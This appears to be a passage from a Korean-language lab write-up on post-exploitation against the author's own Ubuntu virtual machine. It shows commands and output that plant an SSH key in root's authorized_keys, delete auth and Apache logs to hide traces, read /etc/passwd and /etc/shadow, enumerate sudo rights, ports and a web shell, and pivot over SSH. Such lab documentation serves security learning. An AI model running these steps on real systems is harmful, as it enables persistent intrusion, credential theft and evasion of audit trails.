ls -la /root/.ssh/
```

```
mkdir -p /root/.ssh
chmod 700 /root/.ssh
echo "your_public_ssh_key" >> /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys

ls -la /root/.ssh/
total 12
drwx----- 2 root nayeon 4096 Agu 14 01:07 .
drwx----- 6 root root 4096 Agu 14 01:07 ..
-rw----- 1 root nayeon 20 Agu 14 01:07 authorized_keys
```

**authorized\_keys** : SSH를 통해 로그인할 수 있는 공개 키 목록을 저장하는 파일

**authorized\_keys** 파일이 `/root/.ssh/authorized_keys` 에 저장되어 있다 ⇒ 비밀번호 없이 SSH 로 로그인할 수 있게 된다

## 로그 삭제 및 흔적 은폐

```
rm /var/log/auth.log
rm /var/log/syslog
rm /var/log/apache2/access.log
rm /var/log/apache2/error.log
```

```
rm /var/log/auth.log
rm /var/log/syslog
rm /var/log/apache2/access.log
rm /var/log/apache2/error.log
```

로그 파일을 삭제하고 흔적을 지울 수 있다

```
ls -l /var/log/auth.log
ls -l /var/log/syslog
ls -l /var/log/apache2/access.log
ls -l /var/log/apache2/error.log
```

```
ls -l /var/log/auth.log
ls -l /var/log/syslog
ls -l /var/log/apache2/access.log
ls -l /var/log/apache2/error.log
ls: cannot access '/var/log/auth.log': No such file or directory
ls: cannot access '/var/log/syslog': No such file or directory
ls: cannot access '/var/log/apache2/access.log': No such file or directory
ls: cannot access '/var/log/apache2/error.log': No such file or directory
```

명령어를 통해 확인하면 파일이 삭제된 것을 볼 수 있다

## 시스템 정보 수집 및 외부 확장

- 기본 시스템 정보

```
uname -a
hostname
cat /etc/os-release
```

```
uname -a
Linux nayeon-virtual-machine 6.8.0-65-generic #68~22.04.1-Ubuntu SMP PREEMPT_
DYNAMIC Tue Jul 15 18:06:34 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
hostname
nayeon-virtual-machine
cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-p
olicy"
UBUNTU_CODENAME=jammy
```

운영체제의 종류, 커널버전, 호스트 이름 등의 기본 정보를 확인한다

- 사용자 정보

```
cat /etc/passwd
```

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116:/:/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118:/:/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-hel

```

cat /etc/shadow



```

cat /etc/shadow
root:!:20223:0:99999:7:::
daemon*:19977:0:99999:7:::
bin*:19977:0:99999:7:::
sys*:19977:0:99999:7:::
sync*:19977:0:99999:7:::
games*:19977:0:99999:7:::
man*:19977:0:99999:7:::
lp*:19977:0:99999:7:::
mail*:19977:0:99999:7:::
news*:19977:0:99999:7:::
uucp*:19977:0:99999:7:::
proxy*:19977:0:99999:7:::
www-data*:19977:0:99999:7:::
backup*:19977:0:99999:7:::
list*:19977:0:99999:7:::
irc*:19977:0:99999:7:::
gnats*:19977:0:99999:7:::
nobody*:19977:0:99999:7:::
systemd-network*:19977:0:99999:7:::
systemd-resolve*:19977:0:99999:7:::
messagebus*:19977:0:99999:7:::
systemd-timesync*:19977:0:99999:7:::
syslog*:19977:0:99999:7:::
_apt*:19977:0:99999:7:::
tss*:19977:0:99999:7:::
uuid*:19977:0:99999:7:::
systemd-oom*:19977:0:99999:7:::
tcpdump*:19977:0:99999:7:::
avahi-autoipd*:19977:0:99999:7:::
usbmux*:19977:0:99999:7:::
dnsmasq*:19977:0:99999:7:::
kernoops*:19977:0:99999:7:::
avahi*:19977:0:99999:7:::
cups-pk-helper*:19977:0:99999:7:::
rtkit*:19977:0:99999:7:::
whoopsie*:19977:0:99999:7:::
sssd*:19977:0:99999:7:::
speech-dispatcher:!:19977:0:99999:7:::
fwupd-refresh*:19977:0:99999:7:::

```

시스템에 등록된 사용자 목록과 비밀번호 해시를 확인한다

## • 파일 시스템 구조

```

df -h
mount
lsblk

```

```

df -h
Filesystem      Size  Used Avail Use% Mounted on
tmpfs           387M  2,1M  385M   1% /run
/dev/sda3       29G   22G   5,6G  80% /
tmpfs           1,9G   0    1,9G   0% /dev/shm
tmpfs           5,0M   4,0K  5,0M   1% /run/lock
/dev/sda2       512M   6,1M  506M   2% /boot/efi
tmpfs           387M  124K  387M   1% /run/user/1000
/dev/sr1        4,5G   4,5G   0 100% /media/nayeon/Ubuntu 22.04.5 LTS amd64
/dev/sr0        157M  157M   0 100% /media/nayeon/CDROM

```

```

mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1939236k,nr_inodes=484809
,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmx
mode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=396140k,mode=7
55,inode64)
/dev/sda3 on / type ext4 (rw,relatime,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,re
latime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k,ino
de64)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdel
egate,memory_recursiveprot)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpff on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=29,pgrp=1,t
imeout=0,minproto=5,maxproto=5,direct,pipe_ino=12665)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,rela
time)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime
)
ramfs on /run/credentials/systemd-sysusers.service type ramfs (ro,nosuid,node
v,noexec,relatime,mode=700)
vmware-vmblock on /run/vmblock-fuse type fuse.vmware-vmblock (rw,relatime,use
r_id=0,group_id=0,default_permissions,allow_other)
/var/lib/snapd/snaps/bare_5.snap on /snap/bare/5 type squashfs (ro,nodev,rela
time,errors=continue,threads=single,x-gdu.hide)
/var/lib/snapd/snaps/gnome-42-2204_176.snap on /snap/gnome-42-2204/176 type s
quashfs (ro,nodev,relatime,errors=continue,threads=single,x-gdu.hide)
/var/lib/snapd/snaps/firefox_4848.snap on /snap/firefox/4848 type squashfs (r
o,nodev,relatime,errors=continue,threads=single,x-gdu.hide)
/var/lib/snapd/snaps/gnome-42-2204_202.snap on /snap/gnome-42-2204/202 type s

```

```

lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
fd0 2:0 1 4K 0 disk
loop0 7:0 0 4K 1 loop /snap/bare/5
loop1 7:1 0 576K 1 loop /snap/snapd-desktop-integration/315
loop2 7:2 0 271,2M 1 loop /snap/firefox/4848
loop3 7:3 0 505,1M 1 loop /snap/gnome-42-2204/176
loop4 7:4 0 516M 1 loop /snap/gnome-42-2204/202
loop5 7:5 0 73,9M 1 loop /snap/core22/2010
loop6 7:6 0 12,9M 1 loop /snap/snap-store/1113
loop7 7:7 0 91,7M 1 loop /snap/gtk-common-themes/1535
loop8 7:8 0 568K 1 loop /snap/snapd-desktop-integration/253
loop9 7:9 0 49,3M 1 loop /snap/snapd/24792
loop10 7:10 0 50,9M 1 loop /snap/snapd/24718
loop11 7:11 0 12,2M 1 loop /snap/snap-store/1216
loop12 7:12 0 73,9M 1 loop /snap/core22/2045
sda 8:0 0 30G 0 disk
├─sda1 8:1 0 1M 0 part
├─sda2 8:2 0 513M 0 part /boot/efi
└─sda3 8:3 0 29,5G 0 part /
sr0 11:0 1 156,4M 0 rom /media/nayeon/CDROM
sr1 11:1 1 4,4G 0 rom /media/nayeon/Ubuntu 22.04.5 LTS amd64

```

디스크 사용량, 마운트된 디바이스, 파티션 구조 확인

- 보안 설정 확인

```

sudo -l
getenforce
ps aux | grep audit

```

```

sudo -l
Matching Defaults entries for nayeon on nayeon-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User nayeon may run the following commands on nayeon-virtual-machine:
    (ALL : ALL) ALL

getenforce
/bin/bash: line 2: getenforce: command not found
ps aux | grep audit
root      32  0.0  0.0      0  0 ?        S   Agu13   0:00 [kauditd]
root    65786  0.0  0.0   9216  2560 pts/0    S+  01:37   0:00 grep audit

```

- 네트워크 정보 수집

```
ip a
```

```

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fd:d9:a8 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.65.139/24 brd 192.168.65.255 scope global dynamic ens33
        valid_lft 916sec preferred_lft 916sec
    inet6 fe80::20c:29ff:fed:d9a8/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 16:b6:8c:c2:45:ac brd ff:ff:ff:ff:ff:ff

```

ip 주소를 확인할 수 있다 → kali와 리버스셸이 연결됨

- 열린 포트 및 서비스

```
ss -tulnp
```

```

ss -tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
udp UNCONN 0 0 0.0.0.0:5353 0.0.0.0:* users(("ava
hi-daemon",pid=812,fd=12))
udp UNCONN 0 0 0.0.0.0:32770 0.0.0.0:* users(("ava
hi-daemon",pid=812,fd=14))
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:* users(("sys
temd-resolve",pid=607,fd=13))
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:* users(("dhc
lient",pid=2709,fd=9))
udp UNCONN 0 0 [::]:5353 [::]:* users(("ava
hi-daemon",pid=812,fd=13))
udp UNCONN 0 0 [::]:60913 [::]:* users(("ava
hi-daemon",pid=812,fd=15))
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:* users(("sys
temd-resolve",pid=607,fd=14))
tcp LISTEN 0 128 127.0.0.1:631 0.0.0.0:* users(("cup
sd",pid=59025,fd=7))
tcp LISTEN 0 128 [::1]:631 [::]:* users(("cup
sd",pid=59025,fd=6))
tcp LISTEN 0 511 *:80 *: users(("apa
che2",pid=62708,fd=4),("apache2",pid=59043,fd=4),("apache2",pid=59016,fd=4),("
apache2",pid=59014,fd=4),("apache2",pid=59013,fd=4),("apache2",pid=59012,fd=
4),("apache2",pid=59011,fd=4),("apache2",pid=53352,fd=4))

```

현재 시스템에서 열려있는 포트와 실행 중인 서비스를 보여준다

→ 80 포트는 shell.php 와 같은 웹shell이 동작하는 곳으로 명령어를 통해 확인할 수 있다

→ sshd , apache2 는 해당 포트를 열고있는 서비스이다

+

```
ssh nayeon@192.168.65.140
```

192.168.65.140 에 있는 다른 컴퓨터로 접속을 시도하는 명령어로 내부망에 있는 다른 시스템으로 이동(피벗) 가능하다

→ SSH키나 비밀번호를 확보했다면 다른 시스템도 장악할 수 있다

→ 네트워크 전체를 침투할 수 있다